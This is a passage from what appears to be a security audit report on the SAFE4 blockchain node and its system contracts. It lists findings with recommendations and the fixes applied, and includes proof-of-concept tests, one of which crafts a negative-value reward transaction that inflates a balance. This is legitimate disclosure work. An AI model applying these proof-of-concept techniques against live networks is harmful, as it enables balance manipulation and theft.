        vm.roll(block.number + (1 days)/BLOCK_SPACE);

        vm.startPrank(partnerOne);
        uint256[] memory recordIds = new uint256[](1);
        recordIds[0] = 3;
        sNVote.voteOrApproval(false, nodeAddress, recordIds);
        vm.stopPrank();

        vm.startPrank(partnerTwo);
        recordIds = new uint256[](1);
        recordIds[0] = 4;
        sNVote.voteOrApproval(false, nodeAddress, recordIds);
        vm.stopPrank();
    }

    function testChangeMasterNodeAddressAndVote() public{

        initProperties();
        console.log(" 1. Create a masterNode and a superNode.");
        register();
        deposit();
        console.log(" 2. Partners cast their votes for masterNode for proxy
votes.");
        voteToMasterNode(masterNodeOld);

        vm.startPrank(creatorOne);
        masterNodeLogic.changeAddress(masterNodeOld, masterNodeNew);
        console.log(" 3. Change the address of the masterNode.");
        vm.stopPrank();

        console.log(" 4. Get the total vote numers of the superNode before
proxyVote: ", sNVote.getTotalVoteNum(superNode));

        vm.startPrank(masterNodeNew);
        sNVote.proxyVote(superNode);
```

```
        vm.stopPrank();

        console.log(" 5. Get the total vote numers of the superNode after proxyVote:
", sNVote.getTotalVoteNum(superNode));
    }
}
```

```
  Running 1 test for test/SNVote.t.sol:SNVoteTest
  [PASS] testChangeMasterNodeAddressAndVote() (gas: 3585930)
  Logs:
     1. Create a masterNode and a superNode.
     2. Partners cast their votes for masterNode for proxy votes.
     3. Get the total vote numers of the superNode before proxyVote:  0
     4. Get the total vote numers of the superNode after proxyVote:  0
```

## Recommendation

Recommend to modify the `updateAddress` function to update all mappings in the contract `SNVote`, including `dst2ids`, to ensure that all records associated with the old address are transferred to the new address.

## Alleviation

**[SAFE4 Team - 01/02/2025]** :

The team heeded the advice and resolved the issue by introducing a new function, `updateDstAddr`, designed to update the votes information as required. The change is reflected in the commit `1bdee8bcf375a115b30724e2e3f1d6232b964030` and the commit `613d876d731d239e884bc8a5748a0b261604acf8`.

# SAE-14 POTENTIAL BALANCE MANIPULATION ATTACK THROUGH MALFORMED REWARD TRANSACTIONS BY MALICIOUS BLOCK PRODUCERS

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Medium | consensus/spos/spos.go (SAFE4): 1215~1218; core/evm.go (SAFE4): 122~124, 132~139; core/state_transition.go (SAFE4): 321~339 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `core/state_transition.go`
- `core/evm.go`
- `consensus/spos/spos.go`

The `IsSpecialContract` method is used to determine whether a given condition is true, specifically in relation to `SystemRewardContractAddr`, `MasterNodeStateContractAddr`, and `SuperNodeStateContractAddr`.

**`core/evm.go`**

```
132 func IsSpecialContract(addr *common.Address) bool {
133     if addr == nil {
134         return false
135     }
136     return *addr == systemcontracts.SystemRewardContractAddr ||
137         *addr == systemcontracts.MasterNodeStateContractAddr ||
138         *addr == systemcontracts.SuperNodeStateContractAddr
139 }
```

It is included in the `CanTransfer` condition if the transaction is directed towards the special contracts specified in the function above, as the below code snippet shown:

**`core/evm.go`**

```
122 func CanTransfer(db vm.StateDB, addr common.Address, to *common.Address,
amount *big.Int) bool {
123     return IsSpecialContract(to) || db.GetBalance(addr).Cmp(amount) >= 0
124 }
```

The value in the transaction could be validated against the sign in the normal transaction lifecycle, e.g. `validateTx` before adding into the txpool.

**core/tx_pool.go**

```
600 func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {
601
602     if tx.Value().Sign() < 0 {
603         return ErrNegativeValue
604     }
```

However, in certain cases, i.e. the reward transaction is not reaped from the `tx_pool`, instead it is crafted during the block finalization process, such as when colluding with block producers, this transaction may circumvent the message value check, resulting in an unintended balance increase for the beneficiary address, specifically the coinbase address, which is manipulated with a negative value in the reward transaction.

**core/state_transition.go**

```
319  func (st *StateTransition) TransitionDb() (*ExecutionResult, error) {
320
321      if msg.Value().Sign() > 0 && !st.evm.Context.CanTransfer(st.state, msg.From
(), msg.To(), msg.Value()) {
322          return nil, fmt.Errorf("%w: address %v",
 ErrInsufficientFundsForTransfer, msg.From().Hex())
323      }
324
325      // Set up the initial access list.
326      if rules.IsBerlin {
327          st.state.PrepareAccessList(msg.From(), msg.To(), vm.ActivePrecompiles(
rules), msg.AccessList())
328      }
329      var (
330          ret   []byte
331          vmerr error
// vm errors do not effect consensus and are therefore not assigned to err
332      )
333      if contractCreation {
334          ret, _, st.gas, vmerr = st.evm.Create(sender, st.data, st.gas, st.value
)
335      } else {
336          // Increment the nonce for the next transaction
337          st.state.SetNonce(msg.From(), st.state.GetNonce(sender.Address())+1)
338          ret, st.gas, vmerr = st.evm.Call(sender, st.to(), st.data, st.gas, st.
value)
339      }
340
```

There is no validation for the value in the message of the `Reward Transaction` during the `CheckRewardTransaction` process when verifying the header of the newly mined block. If this validation is bypassed, the manipulated balance may eventually be incorporated into the world state.

**consensus/spos/spos.go**

```
 1213  func (s *Spos) CheckRewardTransaction(block *types.Block) error {
 1214
 1215      if snCount.Cmp(superNodeReward) != 0 || mnCount.Cmp(masterNodePayment) !=
 0 || ppCount.Cmp(proposalReward) != 0 || ppAddr != systemcontracts.
ProposalContractAddr || mnAddr != nextMNAddr || from != snAddr || block.Coinbase()
!= snAddr {
 1216          return fmt.Errorf(
"invalid greward (snCount: %d superNodeReward: %d mnCount:%d masterNodePayment:%d
from:%s snAddr:%s miner: %s mnAddr:%s nextMNAddr:%s ppAddr:%s)"
, snCount, superNodeReward,
 1217              mnCount, masterNodePayment, from.Hex(), snAddr.Hex(), block.
Coinbase(), mnAddr.Hex(), nextMNAddr.Hex(), ppAddr.Hex())
 1218      }
```

In certain extreme scenarios, this could lead to a catastrophic failure of the ledger state within the blockchain, ultimately compromising the integrity of the entire system, all due to a malicious block producer exploiting a malformed `reward`

transaction. However, upon reviewing the RLP specification for encoding and decoding, it was determined that negative values will never be represented in the RLP format. Consequently, the severity assessment was downgraded to Medium.

## Proof of Concept

The PoC could be demonstrated as below:

1. A malicious supernode as block producer crafted a reward transaction with a minus value in message;
2. The malicious supernode execute the block in worker loops for broadcasting it;
3. This reward transaction may bypass the `CheckRewardTransaction` in verifyHeader of consensus interface;
4. Then it would be incorporated into the world state of the ledger.

To demonstrate the reward transaction execution in TransitionDb, a unit test is created in `eth/tracers/internal/tracetest/calltrace_test.go`

```
func TestRewardWithMinusValue(t *testing.T) {
    //The to address meet the SpecialContract as `SystemRewardContractAddr`
    var to = systemcontracts.SystemRewardContractAddr
    privkey, err :=
crypto.HexToECDSA("0000000000000000deadbeef0000000000000000000000000000000deadbeef"
)
    if err != nil {
        t.Fatalf("err %v", err)
    }
    signer := types.NewEIP155Signer(big.NewInt(1))
    tx, err := types.SignNewTx(privkey, signer, &types.LegacyTx{
        GasPrice: big.NewInt(0),
        Gas:      2000000,
        To:       &to,
        //Craft a minus value
        Value: big.NewInt(-1000),
    })
    if err != nil {
        t.Fatalf("err %v", err)
    }
    origin, _ := signer.Sender(tx)
    txContext := vm.TxContext{
        Origin:   origin,
        GasPrice: big.NewInt(1),
    }
    context := vm.BlockContext{
        CanTransfer: core.CanTransfer,
        Transfer:    core.Transfer,
        Coinbase:    common.Address{},
        BlockNumber: new(big.Int).SetUint64(8000000),
        Time:        new(big.Int).SetUint64(5),
        Difficulty:  big.NewInt(0x30000),
        GasLimit:    uint64(6000000),
    }
    var code = []byte{
        byte(vm.PUSH1), 0x0, byte(vm.DUP1), byte(vm.DUP1), byte(vm.DUP1), // in and
outs zero
        byte(vm.DUP1), byte(vm.PUSH1), 0xff, byte(vm.GAS), // value=0,address=0xff,
gas=GAS
        byte(vm.CALL),
    }
    var alloc = core.GenesisAlloc{
        to: core.GenesisAccount{
            Nonce: 1,
            Code:  code,
        },
        origin: core.GenesisAccount{
            Nonce:   0,
            Balance: big.NewInt(500000000000000),
```

```
        },
    }
    _, statedb := tests.MakePreState(rawdb.NewMemoryDatabase(), alloc, false)
    // Create the tracer, the EVM environment and run it
    tracer, err := tracers.New("callTracer", nil)
    if err != nil {
        t.Fatalf("failed to create call tracer: %v", err)
    }
    evm := vm.NewEVM(context, txContext, statedb, params.MainnetChainConfig,
vm.Config{Debug: true, Tracer: tracer})
    msg, err := tx.AsMessage(signer, nil)
    if err != nil {
        t.Fatalf("failed to prepare transaction for tracing: %v", err)
    }
    st := core.NewStateTransition(evm, msg, new(core.GasPool).AddGas(tx.Gas()))
    if _, err = st.TransitionDb(); err != nil {
        t.Fatalf("failed to execute transaction: %v", err)
    }
}
```

For the testing result verification, some log infos are appended in the `core/state_transition.go`

```
func (st *StateTransition) TransitionDb() (*ExecutionResult, error) {
...///
        st.state.SetNonce(msg.From(), st.state.GetNonce(sender.Address())+1)

        //get balance before evm call
        balance_before_call := st.state.GetBalance(msg.From())
        fmt.Println("balance_before_call", balance_before_call)

        ret, st.gas, vmerr = st.evm.Call(sender, st.to(), st.data, st.gas, st.value)

        //get balance after evm call
        balance_after_call := st.state.GetBalance(msg.From())
        fmt.Println("balance_after_call", balance_after_call)
    }
```

The test case runs successfully with output as below:

```
=== RUN   TestRewardWithMinusValue
balance_before_call 500000000000000
balance_after_call 500000000001000
--- PASS: TestRewardWithMinusValue (0.00s)
```

There is no error and the balance of the message sender was increased after transferring!

## Recommendation

Recommend to review thoroughly in below concerning parts:

1. It is important to validate both the `value` in the `CheckRewardTransaction` based on the sign and the amount specified in the transaction.
2. Furthermore, in the `StateTransition.TransitionDb`, verify the sign of value ahead of aforementioned code, e.g.

```
if msg.Value().Sign() < 0 {
    return nil, fmt.Errorf("%w: address %v", ErrNegativeValue, msg.From().Hex())
}
```

## Alleviation

**[SAFE4 Team - 12/21/2024]** :

The team heeded our advice and resolved the finding by adding the sanity check against `value` in `CheckRewardTransaction` as well as the sign of value in core stateDB. The change are reflected in the commits:

- `bb6cb5aa21ea8fa21f7f6bb458d952960698b3d0`
- `8fa6fd1df1a4c75f038767cda8a3c30ae250774d`

# SFS-04 INCONSISTENCY VIA OUT-OF-ORDER EIPS LEADS TO `eth_call` CRASH

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Medium | core/vm/operations_acl.go (SAFE4): 160~192 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `core/vm/operations_acl.go`
- `params/config.go`

The coordination of EIPs that rely on the ctx block number is lax within EVM stacks. Within the output of `makeCallVariantGasCallEIP2929` , there exists a risk of value overflow.

```
func makeCallVariantGasCallEIP2929(oldCalculator gasFunc) gasFunc {
    return func(evm *EVM, contract *Contract, stack *Stack, mem *Memory, memorySize
uint64) (uint64, error) {
        ...
        gas, err := oldCalculator(evm, contract, stack, mem, memorySize)
        if warmAccess || err != nil {
            return gas, err
        }
        // In case of a cold access, we temporarily add the cold charge back, and
also
        // add it to the returned gas. By adding it to the return, it will be
charged
        // outside of this function, as part of the dynamic gas, and that will make
it
        // also become correctly reported to tracers.
        contract.Gas += coldCost
        return gas + coldCost, nil
    }
}
```

This vulnerability opens up the possibility of a targeted attack scenario where a specific gas value is strategically provided to the `CALL` operation through the stack. By also requesting the maximum memory allocation, it could trigger an overflow in the resultant return value of `makeCallVariantGasCallEIP2929()`. This overflow could potentially lead to a situation where the `CALL` operation is undercharged inadequately, allowing for the allocation of the full 128GB memory capacity. It could easily lead to OOM(out-of-memory) issue on the targeted serving node.

References:

- *geth-out-of-order-eip-application-denial-of-service*
- *core/vm, params: ensure order of forks, prevent overflow #29023*

## Recommendation

Recommend ensuring the order of forks and preventing the integer overflow, as implemented in the upstream geth PR `core/vm, params: ensure order of forks, prevent overflow #29023`.

## Alleviation

**[SAFE4 Team - 12/02/2024]** :
The team heeded our advice and resolved the finding by ensuring the order of forks and preventing the integer overflow. The change is reflected in the commit `ab07e735b8aa65a6821a2369aae68306af5e8fd0`.

# SSE-02 | SIGNATURE REPLAY ATTACK

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Medium | Safe3.sol (SAFE4-system-contract): 409 | Acknowledged |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The checked signed messages as pointed do not contain the function name and nonce. Not having the function name and nonce allows the signature to be reused if there is the same number of inputs, which allows the signature to be reused on other functions.

In particular, if the `_targetAddr` address in the function `batchRedeemAvailable` is the same as the `_targetAddr` address in the function `batchRedeemLocked`, then the same signature can be used for both functions.

## Recommendation

Recommend adding a nonce, chainID, and function name to the signature to avoid possible replay attacks.

## Alleviation

**[SAFE4 Team - 12/31/2024]** :
Issue acknowledged. We won't make any changes to the current version. The `batchReedemAvailable` and `batchRedeemLocked` functions will verify the byte content composed of the `_target` address. After the signature verification is passed, even if the signature is reused, the final revenue address will still be the `_target` address. As long as the user's private key is not leaked, the design allows users to reuse the same signature.

**[CertiK - 02/18/2025]** :
The primary potential risk in the current implementation is that the signature verification does not include the function name or a nonce, which allows the signature to be reused across different functions with identical input parameters. This could lead to unintended behavior and security vulnerabilities. The risk status remains `Acknowledged`, with no further mitigations

identified during the current audit engagement. It is strongly recommended that the aforementioned methods be implemented to prevent potential replay attacks.

# SSE-04 POTENTIAL SIGNATURE MALLEABILITY IN `ecrecover` VERIFICATION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Medium | Safe3.sol (SAFE4-system-contract): 426 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The `checkSig` function performs a signature verification using the `ecrecover` method. While functional, it does not enforce constraints to ensure the signature's uniqueness, which could lead to issues due to signature malleability.

```
409     function checkSig(bytes memory _pubkey, bytes memory _sig, address
_targetAddr) public pure returns (bool) {
410             string memory safe3Addr = getSafe3Addr(_pubkey);
411             bytes32 h;
412             if(_targetAddr == address(0)) {
413                 h = sha256(abi.encodePacked(safe3Addr));
414             } else {
415                 h = sha256(abi.encodePacked(safe3Addr, _targetAddr));
416             }
417             bytes32 msgHash = keccak256(abi.encodePacked(
"\x19Ethereum Signed Message:\n32", h));
418             bytes32 r;
419             bytes32 s;
420             uint8 v;
421             assembly{
422                 r := mload(add(_sig ,32))
423                 s := mload(add(_sig ,64))
424                 v := byte(0,mload(add(_sig ,96)))
425             }
426             return getSafe4Addr(_pubkey) == ecrecover(msgHash, v, r, s);
427     }
```

Specifically, EIP-2 mandates that the s value of the signature should lie within the lower half of the curve order (0 < s < secp256k1n ÷ 2 + 1) to prevent signature malleability. Additionally, the v value must be either 27 or 28. Without enforcing these constraints, a single valid message can have multiple signatures, which could lead to potential vulnerabilities or inconsistencies in systems relying on unique signatures.

## Recommendation

Recommend implementing the changes ensures compliance with EIP-2, mitigates signature malleability, and enhances the security and reliability of the checkSig function. Referencing the implementation of OpenZeppelin's ECDSA library is a robust approach.

## Alleviation

**[SAFE4 Team - 01/02/2025]** :
The team heeded the advice and resolved the finding by using the OpenZeppelin ECDSA library for signature verification. The change is reflected in the commit `71d426e11c584dd0cb282f43ab2e7c4dfec17c81` and the commit `fa778774034f77968f6571ea220fc3c6ad86b0ac` .

# AMS-03 | POTENTIAL REENTRANCY ATTACK

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Coding Issue | Minor | AccountManager.sol (SAFE4-system-contract): 129~159 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`

**`AccountManager.sol`**

```
129         for(uint i; i < _ids.length; i++) {
130             if(_ids[i] == 0) {
131                 amount += temp;
132             } else {
133                 AccountRecord memory record = getRecordByID(_ids[i]);
134                 RecordUseInfo memory useinfo = id2useinfo[_ids[i]];
135                 if(record.addr == msg.sender && block.number >= record.
unlockHeight && block.number >= useinfo.unfreezeHeight && block.number >= useinfo.
releaseHeight) {
136                     amount += record.amount;
137                 }
138             }
139         }
140         if(amount != 0) {
141             payable(msg.sender).transfer(amount);
142             for(uint i; i < _ids.length; i++) {
143                 if(_ids[i] != 0) {
144                     AccountRecord memory record = getRecordByID(_ids[i]);
145                     RecordUseInfo memory useinfo = id2useinfo[_ids[i]];
146                     if(record.addr == msg.sender && block.number >= record.
unlockHeight && block.number >= useinfo.unfreezeHeight && block.number >= useinfo.
releaseHeight) {
147                         getSNVote().removeVoteOrApproval2(msg.sender, _ids[i]);
148                         if(getMasterNodeStorage().exist(useinfo.frozenAddr)) {
149                             getMasterNodeLogic().removeMember(useinfo.
frozenAddr, _ids[i]);
150                         } else if(getSuperNodeStorage().exist(useinfo.
frozenAddr)) {
151                             getSuperNodeLogic().removeMember(useinfo.frozenAddr
, _ids[i]);
152                         }
153                         delRecord(_ids[i]);
154                     }
155                 } else {
156                     balances[msg.sender] -= temp;
157                 }
158             }
159         }
```

The `withdrawByID` function has a potential reentrancy vulnerability. When `payable(msg.sender).transfer(amount)` is executed, it sends Ether to `msg.sender`, which may be a contract. If `msg.sender` is a contract with a fallback or `receive` function, it could re-enter the `withdrawByID` function before state updates are finalized, particularly before all records are processed and deleted.

An attacker could exploit this by withdrawing more funds than intended. This can occur if the function is re-entered and the `amount` is calculated multiple times for the same records, while only one deletion takes place.

While using `transfer` provides a 2300 gas stipend—limiting the operations in the fallback or `receive` function of the receiving contract and thus reducing the risk of reentrancy—this should not be relied upon as a long-term solution.

## Recommendation

Recommend to **Use Checks-Effects-Interactions Pattern**: update all necessary state variables before making the external call. For example, adjust balances and delete records before transferring funds.

## Alleviation

**[SAFE4 team, 11/30/2024]**:
The team heeded the advice and resolved this finding by adding a reentrancy guard to the method `withdrawById`. This modification is reflected in commit: `1aa1a2def088cd342639aa9ed36f1e1aae250abf`.

# AMS-05 | MISSING ZERO ADDRESS VALIDATION IN `batchDeposit4Multi` FUNCTION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Volatile Code | Minor | AccountManager.sol (SAFE4-system-contract): 90 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`

The `batchDeposit4Multi` function lacks validation to ensure that the `_addrs` array does not contain any zero addresses. As a result, depositing tokens to a zero address will cause the tokens to be permanently locked within the contract. The current implementation only checks if the length of the `_addrs` array matches `_times`, but does not verify the validity of the addresses. Here is the relevant code snippet:

```
function batchDeposit4Multi(address[] memory _addrs, uint _times, uint _spaceDay,
uint _startDay) public payable override returns (uint[] memory) {
    require(msg.value > 0, "invalid value");
    require(_addrs.length == _times, "address count is different with times");
    //...
}
```

## Recommendation

Recommend to introduce a validation step to ensure that none of the addresses in the _addrs array are zero addresses.

## Alleviation

**[SAFE4 Team - 12/21/2024]** :

The team heeded our advice and resolved the finding by ensuring that none of the addresses in the _addrs array are zero addresses. The change is reflected in the commit `630092e3c72f24550acd9092df1354481430d0f6`.

# EAE-01 INCONSISTENT BALANCE CHECK IN `buyGas` WITH EIP1559 IMPLEMENTED

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Inconsistency, Logical Issue | Minor | core/state_transition.go (SAFE4): 195~208 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `core/state_transition.go`

In the `buyGas` function, a balance check is conducted to assess the transaction fee and the value amount against the balance of the message sender, specifically `msg.From()`. However, in the current code implementation, only the new transaction type that adheres to EIP-1559 with GasFeeCap performs this balance check in relation to the transaction fee and the value.

**`core/state_transition.go`**

```
195 func (st *StateTransition) buyGas() error {
196     mgval := new(big.Int).SetUint64(st.msg.Gas())
197     mgval = mgval.Mul(mgval, st.gasPrice)
198     balanceCheck := mgval
199     if st.gasFeeCap != nil {
200         balanceCheck = new(big.Int).SetUint64(st.msg.Gas())
201         balanceCheck = balanceCheck.Mul(balanceCheck, st.gasFeeCap)
202         balanceCheck.Add(balanceCheck, st.value)
203     }
204     if !IsSpecialContract(st.msg.To()) {
205         if have, want := st.state.GetBalance(st.msg.From()), balanceCheck; have
.Cmp(want) < 0 {
206             return fmt.Errorf("%w: address %v have %v want %v",
 ErrInsufficientFunds, st.msg.From().Hex(), have, want)
207         }
208     }
```

From a coding perspective, it is inconsistent and unusual for `msg.Value` to be deducted only when `GasFeeCap` is non-nil. In practice, the situation where `GasFeeCap` is nil does not occur during block execution. To enhance consistency, it is recommended to move the deduction of `msg.Value` into the balance check, outside of the conditional branch.

Reference:

- `geth_#29762`

## Recommendation

Recommend to move the deduction of `msg.Value` into the balance check, outside of the conditional branch.

## Alleviation

**[SAFE4 Team - 12/17/2024]** :
The team heeded our advice and resolved the finding by refactoring the code outside condition. The change is reflected in the commit `59fe08c79ed7a495b95fa4b603e1d60677507a6c` .

# ESF-01 | POTENTIAL OFF-BY-ONE ERROR IN `GetKeyFromWallet`

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Minor | core/safe3/safe3wallet/wallet.go (SAFE4): 61, 65, 70~71 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commits:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `core/safe3/safe3wallet/wallet.go`

The code snippet provided demonstrates a potential off-by-one error when parsing keys from the `dKey` byte slice. The `dKey` consists of three parts: key type length(1 byte), key type, and key value. The issue arises when determining the starting index for reading the key value based on the key type.

- For key type `"mkey"`, the starting index for reading the key value is correctly set at 5, given that the length of `"mkey"` is 4.
- For key type `"key"`, the code incorrectly reads the key value starting from index 5 ( `dKey[5:]` ) instead of the correct index 4 ( `dKey[4:]` ), given that the key type length is 3.
- A similar issue is present for the key type `"ckey" and the salt from` dValue`.

```
        dKey, dValue, err := cursor.Get(berkeleydb.CrsNext)
        if err != nil {
            break
        }
        //fmt.Printf("%s, %x, %d, %x, %d\n", string(dKey), dKey, len(dKey), dValue,
len(dValue))
        var strType string
        var buf []byte
        for i := 0; i < int(dKey[0]); i++ {
            buf = append(buf, dKey[i + 1])
        }
        strType = string(buf)
        if strType == "key" {
            pubkey := hexutils.BytesToHex(dKey[5:])
            privKey := hexutils.BytesToHex(dValue[1:215])
            keys[pubkey] = privKey
        } else if strType == "ckey" {
            pubkey := hexutils.BytesToHex(dKey[6:])
            cprivkey := hexutils.BytesToHex(dValue[1:])
            ckeys[pubkey] = cprivkey
        } else if strType == "mkey" {
            id := binary.LittleEndian.Uint32(dKey[5:])
            cryptedKey := hexutils.BytesToHex(dValue[1:49])
            salt := hexutils.BytesToHex(dValue[50:58])
            derivationMethod := binary.LittleEndian.Uint32(dValue[58:62])
            deriveIterations := binary.LittleEndian.Uint32(dValue[62:66])
            otherDerivationParameters := hexutils.BytesToHex(dValue[66:])
            mkeys[id] = &MasterKey{cryptedKey: cryptedKey, salt: salt,
derivationMethod: derivationMethod, deriveIterations: deriveIterations,
otherDerivationParameters: otherDerivationParameters}
        }
```

## Recommendation

Recommend to ensure that the starting index for reading key values is correctly calculated based on the key type length.

## Alleviation

**[SAFE4 Team - 12/02/2024]** :

The team resolved the finding by deleting the corresponding safe3wallet/wallet.go file. The change is reflected in the commit `a8b751a40b9b7fa0244481c61fd430b5795b507e` .

# FES-07 | POTENTIAL RISK OF NIL BLOCK IN `GetBlockByHash`

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Minor | consensus/spos/spos.go (SAFE4): 429, 451 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

The function `s.chain.GetBlockByHash` is used in the `verifyCascadingFields` method to fetch blocks by their hash during the missing blocks resolution process. However, it is possible for this function to return nil in cases where the block is not found (e.g., due to missing data, invalid hash, or database issues). If not handled properly, this could lead to runtime errors, such as dereferencing a nil pointer or failing to process missing blocks effectively.

## Recommendation

Recommend to add checks after every call to `s.chain.GetBlockByHash` to verify whether the returned block is nil and handle it appropriately.

## Alleviation

**[SAFE4 Team - 12/30/2024]** :
The team heeded the advice and resolved the finding by incorporating a nil check for `s.chain.GetBlockByHash` within the function. The change is reflected in the commit `92c4ba836db897fb9bf35d77754e551505197972` .

# FES-08 | UNHANDLED ERROR IN `verifyCascadingFields`

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Volatile Code | Minor | consensus/spos/spos.go (SAFE4): 440 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commits:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

In the `verifyCascadingFields` function, the error returned by `Processor.Process` is ignored, which can lead to unexpected behavior and incorrect error information being reported. The relevant code snippet is shown below:

**`consensus/spos/spos.go`**

```
 440                 receipts, _, usedGas, err := s.chain.Processor().Process(
missBlocks[i], statedb, *s.chain.GetVMConfig())
 441                 if err = s.chain.Validator().ValidateState(missBlocks[i],
 statedb, receipts, usedGas); err != nil {
 442                     return err
 443                 }
```

In this snippet, the err from `Processor.Process` mainly for block replaying is not checked before proceeding to the ValidateState function, potentially causing issues if an error occurs during processing.

## Recommendation

Recommend to ensure that the error returned by `Processor.Process` is properly handled before proceeding.

## Alleviation

**[SAFE4 Team - 12/02/2024]** :

The team heeded our advice and resolved the finding by checking the error before processing. The change is reflected in the

commit `d83148339f1ae0c373f3f944e7e8107348878114` .

# FES-09 STATIC BLOCK TIME ASSUMPTION MAY CAUSE SUBSIDY HALVING MISALIGNMENT

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Inconsistency | Minor | consensus/spos/spos.go (SAFE4): 82, 1062 | Resolved |

## Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

The `subsidyHalvingInterval` in the `getBlockSubsidy` function uses a static block space of 30 seconds to estimate the number of blocks per year (~1,051,200).

```
82      subsidyHalvingInterval = big.NewInt(1051200)  //Number of blocks per year
```

```
    func getBlockSubsidy(nBlockNum uint64, flag uint64) *big.Int {
        subsidy := BlockReward.Uint64()

        // yearly decline of production by ~7.1% per year, projected ~18M coins max
by year 2050+.
        for  i := nextDecrementHeight.Uint64(); i <= nBlockNum; i +=
subsidyHalvingInterval.Uint64(){
            subsidy -= subsidy / 14
        }

        superblockPart := subsidy / 10

        switch flag {
        case withSuperBlockPart:
            return new(big.Int).SetUint64(subsidy)
        case withoutSuperBlockPart:
            return new(big.Int).SetUint64(subsidy - superblockPart)
        case onlySuperBlockPart:
            return new(big.Int).SetUint64(superblockPart)
        default:
            return big.NewInt(0)
        }
    }
```

However, the block space can be adjusted via voting, potentially leading to discrepancies between the estimated and actual number of blocks produced annually. This misalignment may accelerate or delay the subsidy halving schedule, disrupting the intended reward reduction timeline and potentially affecting the projected maximum coin supply.

## Recommendation

Recommend to modify the implementation to dynamically calculate the `subsidyHalvingInterval` based on the current block space.

## Alleviation

**[SAFE4 Team - 12/30/2024]** :

The team heeded the advice and resolved the issue by implementing a dynamic calculation for the `subsidyHalvingInterval` . The change is reflected in the commit `ebe24d3d5eb99b4c839948ffd4b19e78f219b1dd` .

# MNA-01 | DOUBLE COUNTING OF CREATOR'S AMOUNT

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Coding Issue | Minor | MasterNodeStorage.sol (SAFE4-system-contract): 325~330 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeStorage.sol`

**`MasterNodeStorage.sol`**

```
325         uint lockAmount = info.founders[0].amount;
326         for(uint i; i < info.founders.length; i++) {
327             if(block.number < getAccountManager().getRecordByID(info.founders[i
].lockID).unlockHeight) {
328                 lockAmount += info.founders[i].amount;
329             }
330         }
```

In the provided code snippet, the creator's amount ( `founders[0].amount` ) is added to `lockAmount` twice: once before the loop and potentially again within the loop. This results in an inaccurate calculation of `lockAmount` .

Double counting the creator's amount can lead to an overestimated locked amount, which may affect the logic and financial calculations dependent on this value.

## Recommendation

Recommend to remove the initial assignment of `lockAmount` to the creator's amount and handle all additions within the loop. This ensures each founder's amount, including the creator's, is counted only once if their lock condition is met.

## Alleviation

**[SAFE4 team, 11/30/2024]**:

The team heeded the advice and resolved this finding. This modification is reflected in commit: `eb1cea817be209320348ce36418866495396a572` .

# MNL-04 INSUFFICIENT VALIDATION FOR SAFE3 MASTER NODE MIGRATION

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Inconsistency, Logical Issue | Minor | MasterNodeLogic.sol (SAFE4-system-contract): 97 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeLogic.sol`

The `fromSafe3` function facilitates the migration of master nodes from the `SAFE3` system to `SAFE4`. The `fromSafe3` function accepts the `_lockID` parameter, which is expected to correspond to a token deposit made via the `deposit` function.

**MasterNodeLogic.sol**

```
 97      function fromSafe3(address _addr, address _creator, uint _amount, uint
 _lockDay, uint _lockID, string memory _enode) public override onlySafe3Contract {
 98          require(!getMasterNodeStorage().existNodeAddress(_addr),
"existent address");
 99          require(_amount >= getPropertyValue("masternode_min_amount") * Constant
.COIN, "less than min lock amount");
100          getMasterNodeStorage().create(_addr, _creator, _lockID, _amount, _enode
, "MasterNode from Safe3", IMasterNodeStorage.IncentivePlan(Constant.MAX_INCENTIVE,
0, 0));
101          getMasterNodeStorage().updateState(_addr, Constant.NODE_STATE_START);
102          getAccountManager().setRecordFreezeInfo(_lockID, _addr, _lockDay);
103          emit MNRegister(_addr, _creator, _amount, _lockDay, _lockID);
104      }
```

**AccountManager.sol**

```
  33      function deposit(address _to, uint _lockDay) public payable override
returns (uint) {
